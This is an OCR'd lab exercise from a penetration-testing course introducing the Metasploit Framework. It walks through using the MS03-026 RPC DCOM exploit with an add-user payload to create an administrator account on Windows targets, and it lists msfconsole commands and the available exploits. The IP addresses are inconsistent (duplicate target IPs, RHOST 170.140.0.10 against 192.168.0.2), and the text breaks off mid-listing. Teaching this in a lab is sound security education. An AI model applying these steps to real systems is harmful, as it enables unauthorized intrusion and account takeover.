
Lab Exercise – Introduction to the Metasploit Framework

Objectives


In this lab exercise you will complete the following tasks:

- Use MSF in Browser Mode to exploit Windows 2000's RPC DCOM Add User vulnerability
- Use MSF in Terminal Mode to exploit the Bind-Shell overflow vulnerability.
- Use a new exploit to launch the attack. (Read the **Report to Deliver** first for details.)

Visual Objective


Objective: Exploit and add new user.
Objective: Exploit and spawn a shell.
Router
Target 1 Windows PC Vulnerability: RPC DCOM MS03-026
Target 2 Windows PC Vulnerability: RPC DCOM MS03-026
Attack Box OS: Windows 2000 Attack Suite: Metasploit Framework


Lab Setup Diagram


Router IP: 192.168.0.0
Target 1 Windows PC IP: 192.168.0.2
Target 2 Windows PC IP: 192.168.0.2
Attack Box OS: Windows 2000 IP: 192.168.0.1 login: pentester pass: n0truSt

Task 1 – Using Metasploit Framework with the Web Interface


To use MSF through a web browser, complete the following steps:

Step 1 Open the web interface called MSFweb from the programs menu.



```
+-----=[ Metasploit Framework Web Interface (127.0.0.1:55555)
```

Step 2 To view the interface open a web browser such as Microsoft Explorer and enter the address 127.0.0.1:55555 in the address bar, which will bring up the startup interface:




AOL Instant Messenger goaway Overflow
Apache Win32 Chunked Encoding
AppleFileServer LoginExt PathName Overflow
DistCC Daemon Command Execution
Exchange 2000 MS03-46 Heap Overflow
HP OpenView Omniback II Command Execution
IA WebMail 3.x Buffer Overflow
IIS 4.0 .HTR Buffer Overflow
IIS 5.0 Printer Buffer Overflow
IIS 5.0 WebDAV ntdll.dll Overflow
IIS FrontPage fp30reg.dll Chunked Overflow
IIS nsiislog.dll ISAPI POST Overflow
IIS w3who.dll ISAPI Overflow
IMail IMAP4D Delete Overflow
IMail LDAP Service Buffer Overflow
IRIX lpsched Command Execution

Step 3 Displaying the homepage gives the user a few options. Most notable is the list of available exploits. At the bottom of the page is a link to return to the page you're on (**Exploit Listing**).

Take some time to explore the web interface. After exploring return to the homepage by clicking on the **Exploit Listing** link at the bottom.

Step 4 Now that you're familiar with the interface you are ready to exploit a live host. From the **Exploit Listing** page select the link for the Microsoft RPC DCOM MS03-026 exploit.




http://127.0.0.1:55555/

IIS FrontPage fp30reg.dll Chunked Overflow
IIS nsiislog.dll ISAPI POST Overflow
IIS w3who.dll ISAPI Overflow
IMail IMAP4D Delete Overflow
IMail LDAP Service Buffer Overflow
IRIX lpsched Command Execution
ISS PAM.dll ICQ Parser Buffer Overflow
Icecast (<= 2.0.1) Header Overwrite (win32)
MSSQL 2000/MSDE Hello Buffer Overflow
MSSQL 2000/MSDE Resolution Overflow
Mercantec SoftCart CGI Overflow
Metasploit Framework Credits
Microsoft LSASS MSO4-011 Overflow
Microsoft RPC DCOM MSO3-026
Microsoft SSL PCT MS04-011 Overflow
Microsoft WINS MSO4-045 Code Execution
Poptop Negative Read Overflow
RealServer Describe Buffer Overflow
SMB Password Capture Service
Samba Fragment Reassembly Overflow
Samba trans2open Overflow
Samba trans2open Overflow (Mac OS X)
Sambar 6 Search Results Buffer Overflow
Seattle Lab Mail 5.5 POP3 Buffer Overflow
Serv-U FTPD MDTM Overflow
Solaris dtspcd Heap Overflow
Solaris sadmind Command Execution

This now gives you a listing of information about the exploit, who developed it, what hosts it will work against, and often links to further information on the vulnerability being exploited. Once you have looked at this click the **Select Payload** link.

Step 5 You are now faced with a group of possible payloads. In penetration testing, as well as in unethical blackhat hacking, an exploit is used to take advantage of the vulnerability and a payload is the code then used to allow the pentester to interact with the now exploited system.



Microsoft RPC DCOM MS03-026

Name:	msrpc_dcom_ms03_026 v1.39
Authors:	H D Moore <hdm [at] metasploit.com> spoonm <ninjatools [at] hush.com>
Arch:	x86
OS:	win32, win2000, winnt, winxp, win2003

This module exploits a stack overflow in the RPCSS service, this vulnerability was originally found by the Last Stage of Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP6, Windows 2000, Windows XP, and Windows 2003 all in one request :)

- http://www.osvdb.org/2100
- http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx

Select Target: 0 - Windows NT SP6/2K/XP/2K3 ALL (default)

COPYRIGHT © 2003-2005 METASPLOIT.COM


For this exercise the payload will create a new user in the Administrator group. You can then use this user name and password to log in to the compromised system. Click **win32_adduser** select this option and continue.

Step 6 Now that the exploit is selected it must be configured. Use the following configuration options:

```
RHOST:    170.140.0.10
PASS:     0wn3d!
USER:     pentester
```

Also the single radio button for Windows NT SP6/2K/XP ALL to select the type of host being attacked. This normally allows you to select the type of system to be exploited, but for this case the same works for all systems.

Step 7 With the data entered in as follows press the Launch Exploit button:



Microsoft RPC DCOM MS03-026 (win32_adduser)

RHOST	Required	ADDR	192.168.0.2	The target address
RPORT	Required	PORT	135	The target port
EXITFUNC	Required	DATA	thread	Exit technique: "process", "thread", "seh"
PASS	Required	DATA	0wn3d!	The password for this user
USER	Required	DATA	pentester	The username to create

Preferred Encoder: Default Encoder

Nop Generator: Default Generator

Advanced Module Options

* FragSize	Optional	DATA	1024	Advanced exploit option

The application fragment size to use with DCE RPC

COPYRIGHT © 2003-2005 METASPLOIT.COM

Step 8 MSF will now exploit the host 170.140.0.10 and add a new user called pentester to the machine. Go to the keyboard for 170.140.0.10 and attempt to log in.

```
PASS:    0wn3d!
USER:    pentester
```


You have now successfully used MSF to compromise a Windows host with the web interface. This gave you a taste of how Metasploit works. In the next exercise you will do much the same thing, using MSF's terminal interface.

Task 2 – Using Metasploit Framework with the terminal interface

Though it is easy to use Metasploit Framework with the web interface it has other options. Most penetration testers are more comfortable using the terminal interface, reserving the web interface for demonstrations. Once a pentester gains the necessary familiarity with it the terminal interface is faster, more flexible, and scriptable.

Step 1 Close your web browser and the MSF web interface. Open the MSFconsole for the terminal interface.


Step 2 This opens the greeting screen for MSF's terminal interface.



```
+ -- --=[ msfconsole v2.3 [46 exploits - 68 payloads]

msf >
```

Step 3 Use the *ls* command again to display the contents of the MSF folder.

Hit **`Enter`** after each command to register and clear the display. For a list of possible commands press ?+**`Enter`**




```
+ -- --=[ msfconsole v2.3 [46 exploits - 68 payloads]

msf > ?

Metasploit Framework Main Console Help
======================================

        ?               Show the main console help
        cd              Change working directory
        exit            Exit the console
        help            Show the main console help
        info            Display detailed exploit or payload information
        quit            Exit the console
        reload          Reload exploits and payloads
        save            Save configuration to disk
        setg            Set a global environment variable
        show            Show available exploits and payloads
        unsetg          Remove a global environment variable
        use             Select an exploit by name
        version         Show console version

msf >
```

Step 3 Take some time to familiarize yourself with the interface. Try looking up the RCP DCOM exploit used in the previous example. Use the ? and help commands as necessary. After you have grown accustom to this interface move on to step 4.

Step 4 Now that you are used to moving within the terminal interface use the clear command again to return to the start, and execute:

```
show exploits
```




```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  Credits                      Metasploit Framework Credits
  afp_loginext                 AppleFileServer LoginExt PathName Overflow
  aim_goaway                   AOL Instant Messenger goaway Overflow
  apache_chunked_win32         Apache Win32 Chunked Encoding
  backupexec_ns                Veritas Backup Exec Name Service Overflow
  blackice_pam_icq             ISS PAM.dll ICQ Parser Buffer Overflow
  distcc_exec                  DistCC Daemon Command Execution
  exchange2000_xexch50         Exchange 2000 MS03-46 Heap Overflow
  ia_webmail                   IA WebMail 3.x Buffer Overflow
  icecast_header               Icecast (<= 2.0.1) Header Overwrite (win32)
  iis40_htr                    IIS 4.0 .HTR Buffer Overflow
  iis50_printer_overflow       IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll           IIS 5.0 WebDAV ntdll.dll Overflow
  iis_fp30reg_chunked          IIS FrontPage fp30reg.dll Chunked Overflow
  iis_nsiislog_post            IIS nsiislog.dll ISAPI POST Overflow
  iis_w3who_overflow           IIS w3who.dll ISAPI Overflow
  imail_imap_delete            IMail IMAP4D Delete Overflow
  imail_ldap                   IMail LDAP Service Buffer Overflow
  irix_lpsched_exec            IRIX lpsched Command Execution
  lsass_ms04_011               Microsoft LSASS MS04-011 Overflow
  mercantec_softcart           Mercantec SoftCart CGI Overflow
  msrpc_dcom_ms03_026          Microsoft RPC DCOM MS03-026
  mssql2000_preauthentication  MSSQL 2000/MSDE Hello Buffer Overflow
  mssql2000_resolution         MSSQL 2000/MSDE Resolution Overflow
  openview_omniback            HP OpenView Omniback II Command Execution
  poptop_negative_read         Poptop Negative Read Overflow
  realserver_describe_linux    RealServer Describe Buffer Overflow
  samba_nttrans                Samba Fragment Reassembly Overflow
  samba_trans2open             Samba trans2open Overflow
